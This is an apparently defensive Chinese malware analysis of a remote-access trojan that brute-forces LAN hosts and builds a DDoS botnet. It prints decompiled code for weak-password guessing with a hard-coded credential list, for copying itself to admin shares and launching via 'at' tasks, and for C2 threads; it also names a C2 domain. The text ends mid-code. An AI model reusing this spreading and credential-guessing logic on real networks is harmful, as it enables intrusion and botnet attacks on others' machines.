目录

一、基本信息

FileName	Type	Size	MD5	加壳
sample.exe	远控木马	28160 bytes	4D049BC19B03572EF8A00980050BAFFF	UPX

二、样本简介


1、简述

该样本为远程控制木马，窃取计算机信息并发送给远程 C2 服务器，然后从远程服务器下载恶意文件启动，并更新本地程序的资源，同时通过弱口令尝试进行局域网内的横向传播，并且将感染的主机作为自己的“肉鸡”，最终达到定向 DDOS 攻击的目的。

2、主要行为


1）连接远程服务器，下载恶意文件并执行。
2）在局域网内进行横向传播感染，下载恶意文件并启动。
3）将感染的计算机作为“傀儡”，可以实现 DDOS 定向攻击。

三、病毒流程图


sample.exe
创建互斥体121212
互斥体121212已存在吗
N
Y
创建.Net CLR服务
创建.Net CLR互斥体
互斥体.Net CLR已存在吗
Y
N
释放、加载hra33.dll
远控线程3：仅仅进行连接，并无其他功能
获取计算机信息并发送到远程服务器
连接arwah.uy1433.com:8090
从服务器下载文件并执行
释放互斥体.Net CLR
下载文件并生成随机文件名
删除程序源文件
打开IE浏览器
远控线程1、2：与arwah.uy1433.com进行通信，连接远程服务器
进行局域网横向传播感染
拷贝自身并启动
自删除病毒程序源文件
结束进程


四、动态行为

该样本基本特征如下，公司描述为微软中国然而并未没有正常的签名，在运行一段时间后抓取到了少量行为。




1、注册表操作

查询.Net CLR 注册表值是否存在。



查询了大量与网络通信相关的注册表项。



通过 PEID 工具查看其导入表，确实包含大量与网络通信相关的导入函数。

输入表查看器

DLL名称	OriginalFi...	时间日期...	Forwarde...	名称	Firs...
advapi32.dll	00000000	00000000	00000000	0001...	0000...
kernel32.dll	00000000	00000000	00000000	0001...	0000...
msvcrt.dll	00000000	00000000	00000000	0001...	0000...
shell32.dll	00000000	00000000	00000000	0001...	0000...
shlwapi.dll	00000000	00000000	00000000	0001...	0000...
user32.dll	00000000	00000000	00000000	0001...	0000...
ws2_32.dll	00000000	00000000	00000000	0001...	0000...
IPHLPAPI.DLL	00000000	00000000	00000000	0001...	0000...

Thunk...	Thunk...	Thunk 值	提示/序号	API 名称
0000117C	0000117C	00010631	0013	send
00001180	00001180	00010638	0012	select
00001184	00001184	00010641	0097	__WSAFDIsSet
00001188	00001188	00010650	0010	recv
0000118C	0000118C	00010657	004A	WSAIoctl
00001190	00001190	00010662	0017	socket
00001194	00001194	0001066B	0004	connect
00001198	00001198	00010675	0039	gethostname

关闭(C)

2、尝试创建文件 hra33.dll

1.exe	3640	QueryNetworkOpenInform...	C:\ProgramData\Oracle\Java\javapath
1.exe	3640	CloseFile	C:\ProgramData\Oracle\Java\javapath
1.exe	3640	CreateFile	C:\ProgramData\Oracle\Java\javapath_target_319895\hra33.dll
1.exe	3640	CreateFile	C:\Windows\System32\nlaapi.dll
1.exe	3640	QueryBasicInformationFile	C:\Windows\System32\nlaapi.dll
1.exe	3640	CloseFile	C:\Windows\System32\nlaapi.dll

3、TCP 通信

该样本分别进行了局域网的 TCP 通信以及与外网之间的 TCP 通信，猜测极有可能存在局域网内的横向感染传播，同时通过外网的 C2 服务器来进行控制。本地 TCP 数据交互如下：

1.exe	3640	TCP Reconnect	WIN-S50SAV0J2LE:49364 -> 169.254.255.1:http
1.exe	3640	TCP Reconnect	WIN-S50SAV0J2LE:49364 -> 169.254.255.1:http
1.exe	3640	TCP Reconnect	WIN-S50SAV0J2LE:49549 -> 169.254.255.1:http
1.exe	3640	TCP Reconnect	WIN-S50SAV0J2LE:49549 -> 169.254.255.1:http

14:50...	1.exe	1052	TCP Reconnect	WIN-S50SAV0J2LE.localdomain:49367 -> 192.168.1.107:83	SUCCESS
14:50...	1.exe	1052	TCP Reconnect	WIN-S50SAV0J2LE.localdomain:49367 -> 192.168.1.107:83	SUCCESS
14:50...	1.exe	1052	TCP Reconnect	WIN-S50SAV0J2LE.localdomain:49381 -> 192.168.1.107:83	SUCCESS
14:50...	1.exe	1052	TCP Reconnect	WIN-S50SAV0J2LE.localdomain:49381 -> 192.168.1.107:83	SUCCESS
14:51...	1.exe	1052	TCP Reconnect	WIN-S50SAV0J2LE.localdomain:49385 -> 192.168.1.107:83	SUCCESS
14:51...	1.exe	1052	TCP Reconnect	WIN-S50SAV0J2LE.localdomain:49385 -> 192.168.1.107:83	SUCCESS
14:51...	1.exe	1052	TCP Reconnect	WIN-S50SAV0J2LE.localdomain:49386 -> 192.168.1.107:83	SUCCESS
14:51...	1.exe	1052	TCP Reconnect	WIN-S50SAV0J2LE.localdomain:49386 -> 192.168.1.107:83	SUCCESS
14:51...	1.exe	1052	TCP Reconnect	WIN-S50SAV0J2LE.localdomain:49387 -> 192.168.1.107:83	SUCCESS
14:51...	1.exe	1052	TCP Reconnect	WIN-S50SAV0J2LE.localdomain:49387 -> 192.168.1.107:83	SUCCESS
14:52...	1.exe	1052	TCP Reconnect	WIN-S50SAV0J2LE.localdomain:49388 -> 192.168.1.107:83	SUCCESS
14:52...	1.exe	1052	TCP Reconnect	WIN-S50SAV0J2LE.localdomain:49388 -> 192.168.1.107:83	SUCCESS
14:52...	1.exe	1052	TCP Reconnect	WIN-S50SAV0J2LE.localdomain:49389 -> 192.168.1.107:83	SUCCESS
14:52...	1.exe	1052	TCP Reconnect	WIN-S50SAV0J2LE.localdomain:49389 -> 192.168.1.107:83	SUCCESS
14:52...	1.exe	1052	TCP Disconnect	WIN-S50SAV0J2LE.localdomain:0 -> 192.168.1.107:0	SUCCESS
14:52...	1.exe	1052	TCP Disconnect	WIN-S50SAV0J2LE.localdomain:0 -> 192.168.1.107:0	SUCCESS
14:52...	1.exe	1052	TCP Disconnect	WIN-S50SAV0J2LE.localdomain:0 -> 192.168.1.107:0	SUCCESS
14:52...	1.exe	1052	TCP Disconnect	WIN-S50SAV0J2LE.localdomain:0 -> 192.168.1.107:0	SUCCESS
14:52...	1.exe	1052	TCP Disconnect	WIN-S50SAV0J2LE.localdomain:0 -> 192.168.1.107:0	SUCCESS
14:52...	1.exe	1052	TCP Disconnect	WIN-S50SAV0J2LE.localdomain:0 -> 192.168.1.107:0	SUCCESS
14:52...	1.exe	1052	TCP Disconnect	WIN-S50SAV0J2LE.localdomain:0 -> 192.168.1.107:0	SUCCESS
14:52...	1.exe	1052	TCP Disconnect	WIN-S50SAV0J2LE.localdomain:0 -> 192.168.1.107:0	SUCCESS
14:52...	1.exe	1052	TCP Disconnect	WIN-S50SAV0J2LE.localdomain:0 -> 192.168.1.107:0	SUCCESS
14:52...	1.exe	1052	TCP Disconnect	WIN-S50SAV0J2LE.localdomain:0 -> 192.168.1.107:0	SUCCESS
14:52...	1.exe	1052	TCP Disconnect	WIN-S50SAV0J2LE.localdomain:0 -> 192.168.1.107:0	SUCCESS
14:52...	1.exe	1052	TCP Disconnect	WIN-S50SAV0J2LE.localdomain:0 -> 192.168.1.107:0	SUCCESS
14:52	1.exe	1052	TCP Disconnect	WIN-S50SAV0J2LE.localdomain:0 -> 192.168.1.107:0	SUCCESS

其中可疑的本地通信地址为 192.168.1.107:83

12 9.646401	192.168.1.107	192.168.180.128	TCP	60	83 → 49381 [RST, ACK] Seq=1
13 9.952724	192.168.180.128	192.168.1.107	TCP	66	49385 → 83 [SYN] Seq=0 Win=
14 11.044777	192.168.180.128	104.25.219.21	NBNS	92	Name query NBSTAT *<00><00:
15 11.527484	192.168.180.2	192.168.180.128	DNS	86	Standard query response 0x1
16 12.962893	192.168.180.128	192.168.1.107	TCP	66	[TCP Retransmission] 49385

4、创建了巨量线程并随后结束

```
1.exe  3640  Thread Exit
1.exe  3640  Thread Create
1.exe  3640  Thread Exit
1.exe  3640  Thread Create
1.exe  3640  Thread Exit
1.exe  3640  Thread Create
1.exe  3640  Thread Exit
1.exe  3640  Thread Create
1.exe  3640  Thread Exit
1.exe  3640  Thread Create
1.exe  3640  Thread Exit
1.exe  3640  Thread Create
1.exe  3640  Thread Exit
1.exe  3640  Thread Create
1.exe  3640  Thread Exit
1.exe  3640  Thread Create
1.exe  3640  Thread Exit
1.exe  3640  Thread Create
1.exe  3640  Thread Exit
1.exe  3640  Thread Create
1.exe  3640  Thread Exit
1.exe  3640  Thread Create
1.exe  3640  Thread Exit
1.exe  3640  Thread Create
1.exe  3640  Thread Exit
1.exe  3640  Thread Create
1.exe  3640  Thread Exit
```

五、静态分析

1、脱壳


首先对样本进行壳的检测，发现为 UPX 壳，编译器为 VC++ 6.0 版本。

用 OD 找到 OEP 进行脱壳，找到第二次大跳转后 Dump 下来即可，OEP 如下。

```
0040A1DF    5E              pop esi                                 7FFD7000
0040A1E0    5A              pop edx                                 7FFD7000
0040A1E1    59              pop ecx                                 7FFD7000
0040A1E2    5B              pop ebx                                 7FFD7000
0040A1E3  - FFE0            jmp eax                                 sample.00405AF8
0040A1E5    50              push eax                                sample.00405AF8
0040A1E6    8B85 2EC34500   mov eax,dword ptr ss:[ebp+0x45C32E]
```

```
00405AF8    55              push ebp                                sample.0040A78E
00405AF9    8BEC            mov ebp,esp
00405AFB    6A FF           push -0x1                  真正的OEP
00405AFD    68 00234000     push sample.00402300
00405B02    68 805C4000     push sample.00405C80
00405B07    64:A1 00000000  mov eax,dword ptr fs:[0]
```

再次查询，壳已脱掉。



2、服务控制的相关操作

创建服务，设置服务属性状态

```
v0 = LoadLibraryA("WS2_32.dll");              // WS2_32.dll是Windows Sockets应用程序接口，用于支持Internet和网络应用程序
API_closesocket = GetProcAddress(v0, "closesocket");// 调用WS2_32.dll的closeSocket函数
                                              // 用于真正释放一个已经打开的套接字句柄的资源
                                              // 以后再使用此套接字就会调用失败，返回WSAENOTSOCK
v1 = LoadLibraryA("ADVAPI32.dll");
GetLastError_1 = GetProcAddress(v1, "SetServiceStatus");// 用于更新服务控制管理器调用服务的状态信息，函数成功则返回非0，失败返回0
v2 = LoadLibraryA("ADVAPI32.dll");
RegisterServiceCtrlHandlerA = GetProcAddress(v2, "RegisterServiceCtrlHandlerA");// 可以注册一个函数来处理服务控制请求
                                              // 即通过RegisterServiceCtrlHandler()与服务控制程序建立一个通信的协议
                                              //
Handle_InfoOfServiceStatus_408220 = ((int (__stdcall *)(const CHAR *, int (__stdcall *)(int)))RegisterServiceCtrlHandlerA)(// 函数执行成功返回服务状态句柄，失败返回0
                                      ".Net CLR",// 服务名
                                      SetserviceStatus_404E80);// HandlerProc，指向要注册的处理函数的指针
ServiceStatus.dwServiceType = 32;             // 服务类型为Win32类型服务
ServiceStatus.dwControlsAccepted = 7;
ServiceStatus.dwWin32ExitCode = '\0';
ServiceStatus.dwWaitHint = 0x7D0;
ServiceStatus.dwCheckPoint = 1;
ServiceStatus.dwCurrentState = 2;
SetServiceStatus(Handle_InfoOfServiceStatus_408220, &ServiceStatus);// 参数1 为当前服务的状态信息结构的句柄，RegisterServiceCtrlHandler函数返回此句柄
                                              // 参数2 为指向SERVICE_STATUES结构的指针，包含所调用服务的最新状态信息
                                              // 作用为通过SetServiceStatus来响应服务控制程序的每次请求
ServiceStatus.dwCheckPoint = '\0';
ServiceStatus.dwCurrentState = 4;
((void (__stdcall *)(int, struct _SERVICE_STATUS *))GetLastError_1)(Handle_InfoOfServiceStatus_408220, &ServiceStatus);// 再次调用SetServiceStatus函数更新服务状态信息
```

3、.Net CLR

整个木马的功能围绕着.Net CLR 这个注册表项展开，首先判断.Net CLR 注册表项是否存在，然后创建互斥体.Net CLR，创建注册表项 SYSTEM\CurrentControlSet\Services\.Net CLR ，随后释放 hra33.dll 文件并加载执行其中的木马功能，同时与远程 C2 服务器建立连接后，还可以动态更新其中的资源，最终删除原始木马文件，并删除.Net CLR 项。

检测.Net CLR 注册表项是否存在

```
((void (__stdcall *)(CHAR *, char *))lstrcpyA)(&SubKey, &v20);// 取&20开始的内存地址复制给SubKey，为SYSTEM\CurrentControlSet\Services\
((void (__stdcall *)(CHAR *, const CHAR *))lstrcatA)(&SubKey, ".Net CLR");// 拼接出注册表项,SubKey的值为： SYSTEM\CurrentContor1Set\Services\.Net CLR
                                                //
                                                //
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, &SubKey, 0, 0xF003Fu, &phkResult) )// 判断注册表项.Net CLR是否存在，成功则返回0，直接结束函数
                                                // 主键名
                                                // 自己创建的子键名
                                                // 保留，设为0
                                                // 安全访问权限
                                                // 得到将要打开键的句柄，指向一个接收到打开的键的句柄的变量的指针，不再需要的时候用RegCloseKey来关闭
  return 0;                                     //
                                                // 注意在针对注册表项进行取值时，必须先通过RegOpenKey来找到Key，然后再通过RegQueryValueEx来找到这个Key中包含的Value
                                                //
                                                //
```

创建互斥体.Net CLR

```
v6 = LoadLibraryA(&LibFileName);
CreateMutexA = GetProcAddress(v6, &v31);      // 创建互斥体----------------------------------------新线程
if ( ((int (__stdcall *)(_DWORD, _DWORD, const CHAR *))CreateMutexA)('\0', '\0', ".Net CLR")
  && GetLastError_1() == 0xB7 )               // 创建互斥体.NET CLR
{
  exit('\0');
}
```

释放 hra33.dll 之后，更新 hra33.dll 的资源，然后加载 hra33.dll

```
EnumResourceNameA_404951();                   // 枚举查找模块中指定类型的资源
wsprintfA(&pFileName, "hra%u.dll", 33);       // %u赋值33，最终得到hra33.dll
UpdateRegImagesRes_UpdateResourse_Hra33DLL_404963(&pFileName);// 查询┤打开注册表项，更新hra33.dll的资源
LoadLibrary_hra33DLL_403455();                // 加载 hra33.dll 模块
```

更新 hra33.dll 的资源

```
LABEL_10:
    CloseHandle(HandleOfSubKey);
    return 0;
  }
  if ( !ReadFile(HandleOfSubKey, v10, nNumberOfBytesToRead, &nNumberOfBytesToRead, 0) )// 读取文件
  {
    GlobalFree(RegCloseKey);
    goto LABEL_10;
  }
  CloseHandle(HandleOfSubKey);                // 关闭SubKey的句柄
  HandleOfhra33DLL_ForOther2API = (CHAR *)BeginUpdateResourceA(pFileName, 0);// 更新/替换 hra33.dll 中的资源，0表示不删除现有资
  pFileNamea = HandleOfhra33DLL_ForOther2API;
  if ( HandleOfhra33DLL_ForOther2API )
  {
    lstrcpyA = (FARPROC)UpdateResourceA(      // 修改资源文件102为MZ+buf ，成功返回TRUE
                          HandleOfhra33DLL_ForOther2API,// 被更新文件的句柄
                          (LPCSTR)10,
                          (LPCSTR)102,
                          0,
                          RegCloseKey,        // lpData 要插入到hUpdate指示的文件中的资源数据
                          nNumberOfBytesToRead);// lpData中资源数据的大小
    if ( lstrcpyA )
    {
      v13 = lstrlen(".Net CLR");
      lstrcpyA = (FARPROC)UpdateResourceA((HANDLE)pFileNamea, (LPCSTR)0xA, (LPCSTR)'e', 0, ".Net CLR", v13 + 1);// 修改资源文件
    }
    if ( EndUpdateResourceA((HANDLE)pFileNamea, 0) )// 终止在可执行文件中的资源更新，成功返回非0
      v6 = lstrcpyA;
  }
  GlobalFree(RegCloseKey);
  return v6;
```

4、尝试在本地局域网内进行传播扩散

在局域网内尝试进行扩散是许多木马喜欢的做法，然而必须考虑到深层次，在局域网内进行传播不仅仅是为了感染而感染，木马作者这样做往往是希望控制更多的计算机作为自己的“肉鸡”，从而获取更多的资源或者实现 DDOS 攻击的资源储备。

该木马同样尝试在局域网内进行传播，通过用户名与弱口令的猜测匹配，尝试控制局域网内的其他计算机，通过将自身程序拷贝到目标计算机的 C、D、E 盘中并设置定时计划任务启动来达到传播感染的目的。

```
v2 = gethostbyname(&name);                // 返回对应于给定主机名的主机信息
                                          // name：指向主机名的指针
                                          // 返回值：是个hostent结构，包含了主机IP地址等相关信息
hostent_urlSiteInfo = v2;
v69 = v2;
if ( v2 )
{
  v70 = 0;
  if ( *v2->h_addr_list )
  {
    memset(&Dst, 0, 0x10u);
    memcpy(&IP_addr, *(const void **)hostent_urlSiteInfo->h_addr_list, hostent_urlSiteInfo->h_length);// 将主机的IP地址复制给v66
    Dest_IPAddr = 0;
    dword_408724 = 1;
    memset(&v11, 0, 0x7Cu);
    v12 = 0;
    v13 = 0;
    while ( 1 )
    {
      dword_40872C = 0;
      memset(&Dest_IPAddr, 0, 0x80u);
      sprintf(&Dest_IPAddr, "%d.%d.%d.%d", IP_addr, v67, v68, 0);// 获取IP
      if ( "administrator" )
      {
        v4 = (int *)&v43;
        do
        {
          if ( &dword_408744 )
          {
            v5 = (int *)&v14;
            do
            {
              Sleep(200u);
              NetAccess_TimingCommandExec_Proc_402A40((int)&Dest_IPAddr, *v4, *v5);// v4是建立网络连接的用户名，v5是密码
              ++v5;
```

用到的常见用户名及弱口令如下。

```
v43 = "administrator";
v44 = "test";
v45 = "admin";
v46 = "guest";
v47 = "alex";
v48 = "home";
v49 = "love";
v50 = "xp";
v51 = "user";
v52 = "game";
v53 = "123";
v54 = "nn";
v55 = "root";
v56 = sub_401838;
v57 = "movie";
v58 = "time";
v59 = "yeah";
v60 = "money";
v61 = "xpuser";
v62 = "hack";
v63 = "enter";
v64 = 0;
v14 = &dword_408744;
v15 = "password";
v16 = "111";
v17 = "123456";
v18 = "qwerty";
v19 = "test";
v20 = "abc123";
v21 = "memory";
v22 = "home";
v23 = "12345678";
v24 = "love";
v25 = "bbbbbb";
v26 = "xp";
```

在局域网传播过程中，还会将自身程序拷贝到 C、D、E 盘下，重命名为 g1fd.exe，如果拷贝成功，则通过 Windows 命令 at 设置定时计划任务，在 2 分钟之后启动复制的程序。

```
GetCurrentProcFilePath_402A02();
Sleep(0xC8u);
memset(&Dest, 0, 0x404u);
sprintf(&Dest, "\\\\%s\\admin$\\g1fd.exe", IPAddr);
((void (__stdcall *)(char *, const char *))lstrcpyA)(&v16, "admin$\\");// 局域网传播，将自身拷贝到C\D\E盘下并且重命名为g1fd.exe，拷贝成功则设置定时任务，2分钟后启动
v6 = GetCurrentProcFilePath_402A02();
if ( ((int (__stdcall *)(CHAR *, char *, _DWORD))CopyFileA)(v6, &Dest, 0)
  || (memset(&Dest, 0, 0x404u),
      sprintf(&Dest, "\\\\%s\\C$\\NewAreaa.exe", IPAddr),
      ((void (__stdcall *)(_DWORD, const char *))lstrcpyA)(&v16, "C:\\g1fd.exe"),
      v7 = GetCurrentProcFilePath_402A02(),
      ((int (__stdcall *)(CHAR *, char *, _DWORD))CopyFileA)(v7, &Dest, 0))
  || (memset(&Dest, 0, 0x404u),
      sprintf(&Dest, "\\\\%s\\D$\\g1fd.exe", IPAddr),
      ((void (__stdcall *)(_DWORD, const char *))lstrcpyA)(&v16, "D:\\g1fd.exe"),
      v8 = GetCurrentProcFilePath_402A02(),
      ((int (__stdcall *)(_DWORD, _DWORD, _DWORD))CopyFileA)(v8, &Dest, 0))
  || (memset(&Dest, 0, 0x404u),
      sprintf(&Dest, "\\\\%s\\E$\\g1fd.exe", IPAddr),
      ((void (__stdcall *)(_DWORD, const char *))lstrcpyA)(&v16, "E:\\g1fd.exe"),
      v9 = GetCurrentProcFilePath_402A02(),
      ((int (__stdcall *)(_DWORD, _DWORD, _DWORD))CopyFileA)(v9, &Dest, 0)) )
{
  GetLocalTime(&SystemTime);                // 获取系统时间
  memset(&Dest, 0, 0x404u);
  sprintf(&Dest, "at \\\\%s %d:%d %s", IPAddr, SystemTime.wHour, SystemTime.wMinute + 2, &v16);// 拼接定时任务at命令：at IP地址\\时:fen:秒 程序名
  WinExec(&Dest, 0);                        // 执行这条定时指令，2分钟后开始执行
  dword_40872C = 1;
  Sleep(2000u);
```

5、连接远程服务器，下载文件更新木马资源，实现远程控制

木马的远控功能通过 3 个线程来实现，其中 2 个线程为主要实现功能的线程，还有一个线程只是实现 connect 连接，但没其他任何行为。

连接的逻辑为：首先判断系统时间，对于系统时间为 2013 年 2 月 21 日之后的计算机才进行远程控制，然后收集本机的大量信息发送给远程服务器，再从远程服务器下载文件到本地，且随机命名，通过下载的文件来更新 hra33.dll 的资源，然后打开 IE 浏览器，构造 Get 请求进行 URL 的访问。同时木马还实现了 DDOS 的功能，通过正则表达式为俘获到的大量“肉鸡”

构造不同的 Get 请求，以达到对某一 URL 进行 DDOS 的目的。

```
CreateThread(
  (LPSECURITY_ATTRIBUTES)'\0',
  '\0',
  (LPTHREAD_START_ROUTINE)ThreadFor_CommunicateWithHacker_ExcutePE_4047C6,// 远控线程-1
  (LPVOID)'\0',
  '\0',
  (LPDWORD)'\0');                           // ----------------------------------------新线程
while ( 1 )
{
  hObjectThread_408730 = Createthread_40306D((LPTHREAD_START_ROUTINE)RegKey_iexplore_40375A, (LPVOID)'\0');// 远控线程-2
  WaitForSingleObject(hObjectThread_408730, 0xFFFFFFFF);
  CloseHandle(hObjectThread_408730);
  ((void (__stdcall *)(_DWORD))API_closesocket)(0);
  dword_401C00 = 1;
  Sleep(300u);                              // 每 0.3秒创建一个新线程，死循环
```

对于系统时间在 2013 年 2 月 21 日以后的计算机才会创建线程，尝试远程控制。

```
GetSystemData_404779(&Str);
if ( atoi(&Str) > 20130221 )                // 时间在2013-02-21以后的系统时间，才进行远程控制
{
  hObject = CreateThread(                   // 将与黑客服务器进行数据传输的功能以新线程运行
              0,
              0,
